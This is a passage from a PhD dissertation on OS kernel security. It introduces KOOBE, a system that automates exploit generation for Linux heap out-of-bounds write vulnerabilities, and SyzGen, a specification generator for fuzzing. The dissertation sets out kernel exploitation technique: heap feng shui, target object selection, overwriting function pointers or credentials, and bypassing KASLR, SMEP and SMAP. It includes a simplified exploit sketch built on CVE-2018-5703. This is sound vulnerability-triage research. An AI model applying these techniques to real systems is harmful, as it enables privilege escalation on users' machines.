UNIVERSITY OF CALIFORNIA
RIVERSIDE

Fighting Vulnerabilities in OS Kernels: From Practice to Automation

A Dissertation submitted in partial satisfaction
of the requirements for the degree of

Doctor of Philosophy

in

Computer Science

by

Weiteng Chen

September 2022

Dissertation Committee:

Dr. Zhiyun Qian, Chairperson
Dr. Chengyu Song
Dr. Heng Yin
Dr. Srikanth Krishnamurthy

The Dissertation of Weiteng Chen is approved:

Committee Chairperson

University of California, Riverside

Acknowledgments

I am fortunate to have Dr. Zhiyun Qian as my advisor, who bestowed all his knowledge and wisdom upon me without reservation, guiding me to become an independent research throughout my entire Ph.D. program. I cannot express my gratitude enough for his extraordinary mentoring that helped cultivate my research taste and sharpen my skills. It has always been my great pleasure to work with him and learn from the one of the best expert in the security domain.

I am also thankful for other members in the committee: Dr. Chengyu Song, Dr. Heng Yin, and Dr. Srikanth Krishnamurthy. I truly appreciate the references they kindly provided, which are critical to my scholarship or job applications. Their invaluable insights and professional advice on improving my presentation and how to prepare for the job interview significantly contributed to my success of getting a decent job from one top-tier research lab, Microsoft Research.

I would like to acknowledge all my brilliant and important collaborators for inspiring discussions and their considerable efforts on my projects, including Dr. Daimeng Wang, Dr. Hang Zhang, Dr. Yue Cao, Dr. Zhongjie Wang, Dr. Shitong Zhu, Yizhuo Zhai, Zheng Zhang, Yu Hao, Xiaochen Zou, and Guoren Li. I am also sincerely thankful for the mentoring from Yu Wang when I was an intern at DiDi Research Amearica. His extensive experience on bug hunting for operating systems helped me expand my vision, laying out the foundation for my future research.

Last but not least, I greatly thank my family for all the support. My parent did not have the chance to go to college and cannot help me too much on school curriculum,

but I would not be able to achieve anything and become who I am today without their unconditional love and supports. My special thanks goes to my wife Alice Shen, who has been a true spiritual pillar in my life and brought me the immense joy.

Bibliographical Notes. Chapter 2 is the reproduction of the paper titled "KOOBE: Towards Facilitating Exploit Generation of Kernel Out-Of-Bounds Write Vulnerabilities" published at 29th USENIX Security Symposium (USENIX Security 20) 2020 [40]. Chapter 3 reproduces the paper titled "SyzGen: Automated Generation of Syscall Specification of Closed-Source macOS Drivers" published at ACM Conference on Computer and Communications Security (CCS) 2021 [39]. These papers are all primarily authored by myself.

To my family for all the support.

ABSTRACT OF THE DISSERTATION

Fighting Vulnerabilities in OS Kernels: From Practice to Automation

by

Weiteng Chen

Doctor of Philosophy, Graduate Program in Computer Science
University of California, Riverside, September 2022
Dr. Zhiyun Qian, Chairperson

The monolithic nature of modern OS kernels leads to a constant stream of bugs being discovered automatically by various techniques, among which fuzzing is most commonly used in both academia and industry due to its effectiveness. According to syzbot, Google's continuous kernel fuzzing platform, it has unveiled 4640 vulnerabilities in Linux kernels. Despite its tremendous success, we identified two steps in the process that remain relying on manual labor. More specifically, 1) maintainers are overwhelmed by the excessive amount of bugs, but only a subset of them are serious enough to lead to security takeovers (i.e., privilege escalations) and demand immediate fixes. Thus, the automated bug triaging process is one key missing piece to securing OS kernels in a timely manner. 2) The key to the success of kernel fuzzing hinges on a fuzzer's ability to generate diverse and interesting testcases that exercise various corner cases relatively deep in the kernel. This is largely accomplished through syscall specifications that are typically manually crafted by security experts. However, the development of syscall specifications is a time-consuming and tedious process, especially for those closed-source drivers. In this dissertation, we aim at addressing

the two aforementioned issues by proposing automated approaches based on the insights gained from practice.

In the second chapter of this dissertation, we investigated one common type of vulnerability in Linux kernel – Out-of-bounds (OOB) memory write from heap and designed KOOBE to assess the severity of a bug by directly generating an IP-hijacking exploit based on two observations: 1) different OOB vulnerability instances exhibit a wide range of capabilities; 2) Kernel exploits are multi-interaction in nature (i.e., multiple syscalls are involved in an exploit) which allows the exploit crafting process to be modular.

In the third chapter, we present SyzGen, a first attempt to automate the generation of syscall specifications for closed-source macOS drivers. We leverage two insights to overcome some challenges of binary analysis: 1) iterative refinement of syscall knowledge and 2) extraction and extrapolation of dependencies from a small number of execution traces. Because different interfaces inside one module typically share common code, we could transfer the knowledge we learn from one interface to another.

Because it is non-trivial to collect traces for kernel drivers, we further improve SyzGen to eliminate the reliance on the existing traces based on our observations on how kernel typically implements dependencies in the fourth chapter. Specifically, we define two abstract operations, *insertion* and *lookup* on the same data container, which are necessary for any dependencies, and propose a comprehensive suite of technique such as symbolic access paths extraction and matching, a lightweight trial-and-error based dependency verifier, and selective symbolic execution.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Problem Statement

All softwares run on top of kernels, and we have billions of users using Android, Windows, Linux, etc. Therefore, kernel is one of the most security-critical components in the world today. Imaging that one vulnerability that compromises the kernel could be abused to violate the privacy of billions of people, cause info leak of enterprises and even endanger public safety in cases like autonomous cars, traffic controls, and so on. The consequence can be devastating if the kernel is insecure. In the past few years, we witnessed many headlines about vulnerabilities in kernel being discovered and abused in the wild. For example, dirty cow [19] was a serious privilege escalation flaw and all versions of android OS were vulnerable to its exploit. Reserachers from Trend Micro also found thousands of malicious apps that carried this exploit [21]. Unsurprisingly, this is just the tip of the iceberg. If you check the CVE numbers assigned in the past 10 years, for linux kernel alone, there were almost 2000 CVEs, including 222 code execution, 167 privilege escaltion and 308

information leak, not to mention there are lots of bugs that do not even have CVE numbers or belong to other OSes.

The most straightforward approach to find bugs was to manually audit the code. In fact, there were lots of high profile and severe bugs that were found manually in 2021 (*e.g.,* CVE-2021-34462, CVE-2021-3156 and Log4shell). Though it is effective, it cannot be scaled and may still miss bugs. To facilitate bug hunting and reduce manual labors, there are emerging researches on fuzzing, which gradually becomes the de facto standard way to find bug in industry due to its effectiveness. For instance, Syzkaller, the state-of-the-art kernel fuzzer developed by Google, has discovered 4k+ bugs in the past few years. That said, it heavily relies on hand-crafted syscall specifications to support smart fuzzing. Those specifications were developed by experts and encode the structure and constraints of the syscalls' arguments, as well as the relationship between syscalls. For example, the first parameter of the syscall `read` is a file descriptor returned from another syscall `open`. Unfortunately, developing syscall specifications is a tedious and error-prone process. Thus, the majority of kernel drivers do not have specifications readily available. In fact, Syzkaller only contains sixty, zero, five, and five driver specifications for Linux, Darwin, Freebsd, and Android (we only count drivers exclusive to Android).

Similarly, bug assessment and analysis is usually performed manually due to lack of automated tool, which does not scale either. As aforementioned, Syzkaller has discovered more than 4000 bugs so far, which could be translated to 3 bugs per day on average. Maintainers are overwhelmed and scramble for keeping up with the pace. Moreover, analyzing and assessing a bug is a time-consuming process since it requires an in-depth analysis of

the kernel code. It is no surprise that it has taken developers weeks and even months to fix security bugs [82]. Given such a long procedure, the key missing piece is the ability to separate wheat from chaff — prioritizing the fix of security bugs that are positively exploitable since not all bugs are equal.

1.2 Research Outline

To overcome the aforementioned issues, we first got our hands-on experience from practicing hacking skills on real-world vulnerabilities and operating systems, helping us gain more insights on how security experts approach these challenges. Then based on our observations, we were able to propose novel ideas to automate the previously-manual procedures performed by humans, significantly reducing human labors on the matters.

We first designed KOOBE to assist the analysis of out-of-bounds (OOB) memory write from heap based on two observations: (1) Surprisingly often, different OOB vulnerability instances exhibit a wide range of capabilities. (2) Kernel exploits are *multi-interaction* in nature (*i.e.,* multiple syscalls are involved in an exploit) which allows the exploit crafting process to be modular. Specifically, we focus on the extraction of capabilities of an OOB vulnerability which will feed the subsequent exploitability evaluation process. Our system builds on several building blocks, including a novel capability-guided fuzzing solution to uncover hidden capabilities, and a way to compose capabilities together to further enhance the likelihood of successful exploitations. In our evaluation, we demonstrate the applicability of KOOBE by exhaustively analyzing 17 most recent Linux kernel OOB vulnerabilities (where only 5 of them have publicly available exploits), for which KOOBE successfully

generated candidate exploit strategies for 11 of them (including 5 that do not even have any CVEs assigned). Subsequently from these strategies, we are able to construct fully working exploits for all of them.

We then present `SyzGen`, a first attempt to automate the generation of syscall specifications for closed-source macOS drivers and facilitate interface-aware fuzzing. We leverage two insights to overcome the challenges of binary analysis: (1) iterative refinement of syscall knowledge and (2) extraction and extrapolation of dependencies from a small number of execution traces. We evaluated our approach on 25 targets. The results show that `SyzGen` can effectively produce high-quality specifications, leading to 34 bugs, including one that attackers can exploit to escalate privilege, and 5 CVEs to date.

Last we present `SyzGen++`, a first attempt to infer dependencies between syscalls without either the source code or existing test cases. A key novelty in our work is a formal framework that allows to identify dependencies effectively and accurately. Specifically, we define two abstract operations, *insertion* and *lookup* on the same data container, which are necessary for any dependencies. Furthermore, we propose a comprehensive suite of technique such as symbolic access paths extraction and matching, a lightweight trial-and-error based dependency verifier, and selective symbolic execution. We evaluated `SyzGen++` against prior work on both Linux and macOS drivers. The results show that `SyzGen++` has comparable performance in terms of dependency inference for drivers where good test cases are available, and finds 244 more dependencies for drivers where no test cases are available. We also applied `SyzGen++` to test drivers without pre-exiting specifications, and it has found 21 and 8 bugs for Linux 5.15 and Pixel 6, respectively.

1.3 Research Challenges

In this section, we introduce the research challenges and current state-of-the-art approaches on exploitability assessment and specification generation, and compare our proposed solutions with prior work.

1.3.1 Exploitability Assessment

The most direct approach to determine whether a bug is exploitable or not is to develop an exploit. AEG [26] and Mayhem [36] can automatically identify stack overflow and string format vulnerabilities and generate corresponding exploits by employing symbolic execution and hybrid symbolic execution, respectively. Along the line, there are several works focusing different type of vulnerability, including heap overflows [62, 64], information leak [66], etc. However, all of them deal with vulnerabilities residing in user applications, which do not require multiple interactions with the target programmatically (*e.g.,* syscall invocations). Due to the multi-interaction nature in kernel, Lu *et al.* [87] propose an automated targeted stack spraying approach to produce exploits for uninitialized uses in Linux kernel by manipulating the kernel stack through syscalls. Similarly, FUZE [131] facilitates exploiting kernel Use-After-Free vulnerability by exploring different vulnerability points with fuzzing and leveraging symbolic execution to construct ROP. However, it only relies on coverage feedback to explore the codebase without any direct guidance. In contrast, we investigate another top memory vulnerability in Linux kernelthey – out-of-bounds (OOB) memory write from heap, and propose KOOBE in this work. The fundamental challenge to handle heap OOB write vulnerabilities is to model and extract a variety of "capabilities".

Additionally, we also design a novel capability-guided fuzzing technique specific to OOB write vulnerabilities, allowing us to efficiently discover different exploit primitives.

1.3.2 Specification Generation

Fuzz testing is an automated vulnerability discovery approach that randomly generates test inputs and feeds them to the target program until triggering it to crash. However, for syscalls that require complex nested structures as inputs and heavily sanitize the user-provided data for security concerns, a dumb fuzzer is unlikely to produce valid inputs that could reach the deep code, resulting in low code coverage. To address it, Syzkaller [122] allows users to develop syscall specifications in Syzlang, a strongly typed language to specify the structures and constraints of the inputs, as well as the relationship between fields (*e.g.,* one field indicates the length of another one). To automatically generate the specifications without human intervention, DIFUZE [46] analyzes Linux and Android kernel source to extract syscall specifications (including some explicit dependencies). KSG [116] applies symbolic execution on Linux kernel to collect constraints of syscall arguments. Unfortunately, these solutions cannot be applied to OSes such as Windows and macOS where their kernel drivers are closed-source. Even for Android, many OEM vendors selectively open source their kernels and only give periodic source code snapshots with significant delays [140, 142]. On the contrary, our proposed solutions `SyzGen` and `SyzGen++` do not require the source code.

IMF [61] and Moonshine [95] rely on traces produced by existing test suites (for macOS and Linux, respectively) to infer dependencies between syscalls. However, it is non-trivial to collect traces for kernel drivers. Both IMF and Moonshine target core

APIs/syscalls which have many existing applications/test suites. However, it is not the case for drivers. In fact, Moonshine's traces exercised only five out of 53 drivers compiled using the default Linux configuration from Syzbot. To address it, we propose `SyzGen` that could learn more dependencies from a small number of execution traces. In the cases where no traces are available at all, we propose SyzGen++ to infer dependencies by directly analyzing the driver binaries.

Chapter 2

KOOBE: Towards Facilitating Exploit Generation of Kernel Out-Of-Bounds Write Vulnerabilities

2.1 Introduction

Operating system (OS) kernels play a critical role in securing the computing infrastructure that we rely on on a daily basis. Unfortunately, OS kernels such as Linux are mostly written in the C language which is inherently type unsafe and frequently leads to memory safety errors. According to a recent report from Microsoft [89], around 70% of security bugs that were fixed between 2006 and 2018 are memory safety bugs. These bugs

can lead to serious consequences such as privilege escalation, allowing an attacker to gain complete control over a system [9, 141, 134].

What's worse, because these alleged security bugs are reported every day, it is challenging for developers to keep up. According to the Google's syzbot dashboard [58], which reports bugs from continuously fuzzing Linux kernels, in a single year (from Aug 2017 to Sep 2018), there were 1,216 Linux kernel bugs discovered by syzkaller [59] and fixed. This translates to an average of 3.42 Linux kernel bugs discovered daily by syzbot alone. It is no surprise that it has taken developers weeks and even months to fix security bugs [82].

Given such a long procedure, the key missing piece is the ability to separate wheat from chaff — prioritizing the fix of security bugs that are positively exploitable. To this end, a promising direction is to automate the exploit generation of common types of memory corruption vulnerabilities [33, 26, 131, 128, 64] and prioritize those that are eminently exploitable. These studies employ various program analysis techniques to *search* for a possible *exploit path* (that can achieve arbitrary code execution) given a Proof-of-Concept (PoC) test case.

Exploits of OS kernel vulnerabilities have unique characteristics compared to those of user applications — any kernel exploit is *multi-interaction* by design, involving a sequence of attacker-chosen inputs (*i.e.,* syscalls and their arguments) where one is dependent on another; this is in contrast with many user applications such as command line programs that take input in one-shot. Coupled with the fact that OS kernels maintain massive internal states, they lead to a huge search space to locate exploitable states. In practice, many more syscalls are typically added to a PoC to form an exploit that can fully hijack the

control flow or escalate privileges. On the other hand, *multi-interaction* exploits also create opportunities for "divide-and-conquer" where we break down an exploit into a series of goals which can be reasoned about and achieved separately. Up to this point, only the use-after-free (UAF) bugs have been explored in the context of kernel exploit generation [131, 134].

In this paper, we investigate another top memory vulnerability in Linux kernel — out-of-bounds (OOB) memory write from heap (25 UAF write vs. 28 heap OOB write bugs from Aug 2017 to Sep 2018 on syzbot [58]). As the name suggests, OOB vulnerabilities cause the kernel to access locations outside of the expected memory region (e.g., writing outside of a heap buffer). Exploiting Linux kernel OOB memory write vulnerabilities (*OOB vulnerabilities* in short) presents unique challenges. Surprisingly often, different OOB vulnerability instances exhibit a wide range of **capabilities**, which we consider roughly as how much maneuver space a vulnerability gives to the attacker. In the case of OOB, the capabilities are defined in terms of **how far the write can reach**, **how many bytes can be written**, and **what value can be written** (see a more formal and complete definition in §2.4.2). For example, CVE-2016-6187 can overwrite only one single byte; CVE-2017-7184 can write more bytes but only the same fixed value. Coupled with the diversity of kernel memory objects and their fitness of exploitation (e.g., whether a function pointer exists at a desired offset), it effectively becomes a necessity to understand and summarize the precise capability of individual kernel OOB vulnerabilities. Even worse, we find that a PoC (e.g., generated by syzkaller [59]) sometimes fails to exercise the complete capability of a vulnerability, making it seemingly unexploitable. To this end, we develop KOOBE that automates the process of all key steps in evaluating a kernel OOB vulnerability, focusing on the key

module of capability extraction, which feeds into subsequent exploitability evaluation. We demonstrate the applicability of KOOBE by analyzing 17 OOB vulnerabilities (7 CVEs), for which KOOBE successfully generated candidate exploit strategies for 11 of them. We make the following contributions:

- We distill key challenges in exploiting Linux kernel OOB vulnerabilities and design an effective analysis framework focusing on capability extraction that captures the intrinsics of this specific type of vulnerabilities.
- We implement KOOBE primarily on top of Syzkaller, S2E and Angr with 10,887 LoC. We release the source code of KOOBE to facilitate further research (`https://github.com/seclab-ucr/KOOBE`).
- We thoroughly evaluate KOOBE using known CVEs as well as crash reports from syzbot. We show that it is extremely effective to aid the exploit crafting process.

2.2 Scope and Assumptions

Automatic Exploit Generation (AEG) against monolithic kernel is an open challenge. KOOBE focuses on capability extraction and exploitability evaluation as they are the key steps of crafting exploits against kernel heap OOB vulnerabilities, and we believe it represents an important step towards the ultimate goal. Specifically, given a PoC triggering one or more OOB accesses, our system generates exploit primitives to achieve Instruction Pointer (IP) hijacking. We assume that the kernel is protected by widely-deployed defenses including Address Space Layout Randomization (KASLR), Supervisor Mode Execution Pre-

vention (SMEP), and Supervisor Mode Access Prevention (SMAP). However, bypassing them is usually performed *after* a successful IP hijacking and thus considered independent of this work (see §2.4.5). Nevertheless, complementary techniques exist that can address these limitations [134, 74, 130]. Among these, KEPLER [130] is especially noteworthy as it can automatically turn `IP` controls into arbitrary code execution unconditionally.

2.3 Background and Motivating Example

The basic idea in crafting a kernel OOB write exploit is straightforward — when an OOB write access occurs, an adversary would pre-arrange the memory layout such that some critical data is overwritten (*e.g.,* a function pointer), which can be used to perform control flow hijacking. However, in practice it is often labor-intensive and sometimes infeasible for a security analyst to manually craft an exploit. As we will elaborate through a real-world kernel OOB vulnerability, this is because that (1) a PoC program may not fully explore the capability of an OOB vulnerability; (2) there is often a huge search space to locate an appropriate memory layout that can facilitate the exploit. We go through a concrete example to illustrate this process.

Fig. 2.1a shows a simplified excerpt of the vulnerable code in Linux Kernel 4.14.0 (CVE-2018-5703). Following the same terminology in [128], we denote the site where the security violation happens, *e.g.,* Kernel Address Sanitizer (KASAN) reports an OOB access at line 12, as a ***vulnerability point***. Also, a typical heap OOB exploit involves two kinds of objects: we denote the object intended to be accessed as the ***vulnerable object*** (`vul` in line 12) and the overwritten one containing critical data (*e.g.,* a function pointer) as

the ***target object***. As we can see in this example, the size of the vulnerable object is fixed, but there is a type confusion bug at line 11 leading to an OOB write at line 12 (where 8 additional bytes will be overwritten). At first glance, we might conclude that this vulnerability allows a write of a constant `0x08080000000000`, which is not so interesting as it is neither a valid kernel space pointer nor user space pointer. However, the overflown content is in fact controllable by an adversary if `sys_setsockopt` is invoked before triggering the OOB access (its argument controls the value of `gsock.option`). Unfortunately, this invocation is missing in the original PoC, limiting the value/exploitability of the bug. In fact, at the time of writing, there was no publicly available exploit against this vulnerability, presumably because its capability is underestimated and requires a significant amount of manual work to understand whether it is truly exploitable. On the other hand, as will be demonstrated later in §2.4.3, we are able to discover this additional capability and create working exploits.

In addition, exploiting heap OOB write vulnerabilities requires knowledge about the kernel heap allocator. As depicted in Fig. 2.2, it generally takes four steps to achieve control flow hijacking. Here we walk through a simplified sample exploit in Fig. 2.1b (corresponding to the vulnerability in Fig. 2.1a) to illustrate these steps.

Capability extraction. For most vulnerabilities uncovered through fuzzing, the corresponding PoC is generally capable of corrupting some data but it does not necessarily lead to exploitable states. For instance, a PoC derived from random mutation-based fuzzing may overwrite a pointer in a target object with some random value resulting in non-exploitable page faults, or corrupt some system data that leads to crashes. To evaluate

```
1.  struct Type1 { ...;                                  };
2.  struct Type2 { Type1 sk;  uint64_t option; ...;      };
3.  struct Type3 { int (*ptr)(); ...;                    };
4.  struct Type4 { uint64_t state; Type3 *sk; ...;       };
5.  struct Type5 { atomic_t refcnt; ...;                 };
6.  Type2 gsock = { ..., .option = 0x08080000000000,     };
7.  Type1 * vul = NULL; Type3 * tgt = NULL;
8.  void sys_socket()  //sizeof(Type1) == sizeof(Type3)
9.    vul = kmalloc(sizeof(Type1))

10. void sys_accept()
11.   vul = (Type2*)vul;          //type confusion
12.   vul->option = gsock.option; //Vulnerability Point

13. void sys_setsockopt(val) //not invoked in given PoC
14.   if (val == -1) return;
15.   gsock.option = val;

16. void sys_create_tgt()
17.   tgt = kmalloc(sizeof(Type3));
18.   tgt->ptr = NULL;           //init ptr

19. void sys_deref() { if (tgt->ptr) tgt->ptr(); }
```

(a) Simplified vulnerable kernel code. Note that the overwritten data is controllable only if 'sys_setsockopt' is invoked, which is not the case in the publicly available PoC.

```
1.  for (i = 0; i < N; i++)
2.    sys_create_tgt(); // cache exhaustion
3.  sys_socket();       // vuln obj
4.  sys_create_tgt();   // target obj
5.  sys_setsockopt(0xdeadbeef);
6.  sys_accept();       // tgt->ptr = 0xdeadbeef
7.  sys_deref();
```

(b) An exploit that leverages heap feng shui to manipulate the heap layout such that the target object is adjacent to the vulnerable object, exploits the vulnerability to alter the pointer of the target object, and then triggers the dereference of the pointer to divert the control flow.

Figure 2.1: A motivating example — CVE-2018-5703

its exploitability, a security analyst often needs to inspect the logic of the vulnerable code, and then carefully adjust the arguments of syscalls, insert additional syscalls in the PoC (as described in the example), or even repeatedly trigger the overwrite (i.e., composing multiple primitive capabilities as described in Fig. 2.3b).

Heap feng shui. Current generations of Linux kernel heap allocator organize dynamically-allocated memory according to its size. Objects of the same size are managed by one dedicated cache (also called slabs) [2], which reserves one or more pages from the system and then splits them into chunks of equal sizes in advance for efficiency. For instance, objects of Type1 or Type3 in Fig. 2.1a are always allocated from the same cache because of

[1]Here we only illustrate one strategy of feng shui for simplicity.
[2]Some special structures have their own caches regardless of their sizes.




Figure 2.2: The typical workflow of crafting a working exploit for heap OOB. We first summarize the capability of the vulnerability, based on which we can further select a target object with a critical field that can be overwritten if it is close to the vulnerable object. To the end, we leverage heap feng shui[1]to manipulate the heap layout and adjust the PoC to overwrite the target object with desired values.

their identical sizes. Each time when a cache is exhausted, it acquires new pages and partitions them into chunks with consecutive addresses. Most importantly, these fresh chunks are allocated (*e.g.,* via `kmalloc()`) in order (from low to high memory addresses). This process is illustrated in the heap feng shui step in Fig. 2.2. By leveraging this knowledge, we can exhaust the current cache (line 1 and 2 in Fig. 2.1b) to make sure it will ask for new pages in subsequent allocations, and then the vulnerable and target objects handled by the same cache could be allocated adjacent to each other (line 3 and 4 in Fig. 2.1b respectively). Note that it is not necessary to utilize the vulnerable or target object for

cache exhaustion, and in fact security analysts have found some general objects of different sizes (*e.g.,* `msgbuf`) for this purpose [94].

In general though, each syscall may create more than one object at a time, complicating heap feng shui. However, given that the heap allocator is deterministic and the fact that an attacker can always set up the heap layout ahead of time through a sequence of syscalls, it is almost always possible to arrange the memory to facilitate OOB write exploits (*e.g.,* vulnerable and target objects adjacent to each other).

Target selection. Given the summarized capabilities and pre-arranged memory layout, we need to carefully select a target object whose critical fields can be overflown with desired payload. Generally, we can categorize the critical fields into (function/data) pointers and non-pointers. (*i*) Function pointers (*e.g.,* `Type3` in Fig. 2.1a) are the most desirable as controlling their values can lead to control flow hijacking immediately after they are dereferenced. (*ii*) Data pointers, which can either be used to construct arbitrary write (if they point to a structure that is later written), or still arbitrary code execution (if they point to another structure with a function pointer, (*e.g.,* Type4)). It is worth noting that heap metadata is a special target object with a data pointer pointing to the next available object in the cache [1]. (*iii*) Non-pointer fields need to be evaluated on a case-by-case basis. For example, in Linux, `uid` in the `struct cred` is a commonly targeted special field that controls the user id. If an attacker can overwrite the `uid` of its own process to 0, it can escalate the privilege of the process to root. Another less common example is the reference counter widely used in Linux kernel objects (*e.g.,* the first field in `Type5` in Fig. 2.1a). If the counter can be overwritten forcefully (*e.g.,* to 0), the target object will be

freed prematurely, leading to a UAF vulnerability [5]. An attacker can then take advantage of the well-studied UAF-based exploit techniques [131, 134].

As shown in Fig. 2.1b, we select `Type3` as the target object since it has the same size of the vulnerable object (easier to perform heap feng shui) and has a function pointer in the first 8 bytes. This matches the capability where a total of 8 *controllable* bytes can be overwritten adjacent to the vulnerable object. `Type4` on the other hand is not suitable for exploitation as its critical field (*i.e.,* the data pointer `sk`) is not at the beginning.

In the cases where the capability of a specific OOB vulnerability is limited, it is imperative to collect a diverse set of objects containing critical fields. For instance, CVE-2016-6187 shown in Fig. 2.3a can only overflow one byte of zero, which is not sufficient to fabricate a pointer. Nonetheless, it makes perfect sense to choose a target object with a reference counter as the first field (*e.g.,* `Type5` in Fig. 2.1a). This is because overwriting the least significant byte of a reference counter to zero is equivalent of decreasing its value, ultimately converting it to a UAF vulnerability. There are actually more than 2,000 objects that can be potentially a suitable target in Linux kernel.

Exploit synthesis. Finally, depending on the target object we chose previously, we need to adjust the PoC accordingly. In general, target objects are known a priori (as Linux kernel is open source). Specifically, we need to know how to allocate each of them and trigger the dereference of the corresponding pointers. From there, we can incorporate the knowledge to synthesize a complete exploit.

Bypassing advanced defenses and achieving arbitrary code execution. Modern defenses typically include KASLR, SMEP, and SMAP. While these defenses complicate

```
void example1(size)
  vul = kmalloc(size);
  vul[size] = '\0';
```

(a) CVE-2016-6187

```
void example2(i)
  vul = (char*)kmalloc(sizeof(TYPE));
  //omit other OOB points on the path
  vul[i/8] |= 1<<(i&0x7);//set 1 bit
```

(b) CVE-2017-7184

Figure 2.3: Two simplified CVEs. The left one allows to overflow one byte of zero, while the other one can only set one bit at controllable offset.

the attacks, they do not necessarily *stop* them. We briefly outline some common strategies bypassing these defenses as follows. To overcome KASLR, a separate information disclosure vulnerability is commonly used in practice; alternatively, recent CPU side channels such as Meltdown [85], Spectre [77], RIDL [120], and ZombieLand [106] can all accomplish this goal. To bypass SMEP, one can simply direct the control flow to kernel address space (ROP/JOP) which is not a significant hurdle (no need to execute code in user space). To bypass SMAP, one can direct a corrupted data pointer to point to kernel's `physmap` region where we forge a controllable object using the `physmap spray` technique [134, 74]. Finally, to turn IP hijacking into arbitrary code execution and privilege escalation, recent research [130] could automate the process even when SMEP and SMAP are enabled.

2.4 Design

Exploits of OS kernel vulnerabilities can be broken down into individual syscalls that achieve primitive operations, allowing one to reason about the aforementioned steps of an exploit separately. Thus, we design KOOBE to decouple the capability extraction from the rest of the pipeline. After capability extraction, we evaluate exploitability for each po-

tential target object and generate an exploit by incorporating heap feng shui strategies. This way, we simplify the search of exploitable states to the point where we only check whether the target object matches the extracted capabilities in a known memory layout (*e.g.,* the vulnerable and target objects are laid out to be adjacent to each other). This modularity is an important distinction from prior work [128, 131, 101], where they either consider only the one-shot input exploits which inherently couple the capability and exploitability analysis together (*e.g.,* no additional interactions allowed to select target objects) [128, 101], or implicitly consider capabilities by exploring different vulnerability points [131] in the context of kernel UAF vulnerabilities (perhaps due to the nature of this type of bugs).

Overview. In the remaining section, we describe the overview of KOOBE, a novel framework to extract the capabilities of heap OOB-based vulnerabilities and assess their exploitability. As shown in Fig. 2.4, it starts off by analyzing a PoC with symbolic tracing to summarize the PoC's (basic) capability, and then automatically determines whether it is sufficient for exploitation — using one or more appropriate target objects. If not, we trigger the additional step of capability exploration to discover new capabilities observed on different execution paths[3]. In addition, in the cases where a vulnerability allows repeated triggering of OOB writes to the same vulnerable object, it combines different capabilities derived from different paths to evaluate exploitability. Finally, if KOOBE successfully identifies any suitable target object, it adjusts the PoC accordingly to synthesize an exploit, incorporating existing heap feng shui strategies.

[3]The complete path of a PoC can be considered by "stitching" together individual paths of every syscall.




Figure 2.4: Overview

2.4.1 Vulnerability Analysis

Given a PoC, our system first attempts to discover all the vulnerability points (*i.e.,* OOB access sites) and identify the corresponding vulnerable object (see Fig. 2.9b for details). Unfortunately, KASAN [8] alone fails to provide complete vulnerability points or accurate vulnerable object reports. KASAN is known for possible misses of OOB accesses as it relies on shadow memory and red zones [112], which is ineffective against OOB accesses that do not spill over to red zones (*e.g.,* overwrite to only a nearby object). Indeed, we discover cases where KASAN is able to report only one out of several OOB accesses. Also, KASAN can not accurately pinpoint the vulnerable object, since it only reports objects closest to those accessed red zones.

To this end, when executing a PoC, we conduct symbolic tracing in addition to the basic KASAN to monitor the more detailed memory operations (an offline step per PoC), *e.g.,* `kmalloc()` and individual memory accesses. More specifically, our system utilizes symbolic tracing to track every object by assigning a unique symbolic value when the object is created. Thus, for every memory access, if it contains a symbolic expression, we could directly extract the intended object. Moreover, by querying the possible range of a symbolic expression of a pointer, we could detect a potential overflow even if the given PoC does not trigger it. In the motivating example, if we assign a symbolic value to the

vulnerable object returned from the function `kmalloc()` (line 9), we can get the following symbolic expression of the pointer at line 12: `vul + offsetof(Type2, option)` where *vul* is the symbolic value we assigned. By analyzing the symbolic expression of the pointer in Fig. 2.3b (which is `vul + i/8` where both *vul* and *i* are symbolic values — `i` is passed from a syscall argument), we can assert that this must be an OOB vulnerability point, as the offset is potentially larger than the size of the vulnerable object as there is no constraint against `i` (even if the PoC was not using a large enough `i`).

2.4.2 Capability Summarization

Capability Specification. In our work, we consider one particular capability of an OOB vulnerability is composed of OOB writes derived from all the vulnerability points (*i.e.,* OOB sites) exercised by the given PoC. We state the following definitions:

Definition 1 ***OOB write set.*** *E denotes the set of all symbolic expressions supported by symbolic execution engines. We denote the set of all paths as P, the set of all vulnerability points along the path $p \in P$ is signified as N_p, and the corresponding OOB write set is denoted as $T_p = \{(\texttt{off}_{pi}, \texttt{len}_{pi}, \texttt{val}_{pi}) | i \in N_p \wedge \texttt{off}, \texttt{len}, \texttt{val} \in E\}$, where `off` and `len` denote the starting point of the OOB write relative to the address of the vulnerable object and how many bytes can be written, respectively, and `val` represents the overwritten values of an OOB write. Specifically, the OOB write at the vulnerability point `i` for T_p is denoted as T_{pi}.*

We also refer to `off`, `len` and `val` as *OOB offset*, *OOB length* and *OOB value*, respectively. Notice that the order of OOB writes matters as a latter OOB access could

overwrite the results of former ones. Moreover, in the case of `for` loop where multiple OOB writes occur at the same vulnerability point, we abstract them as one OOB access (see §2.5).

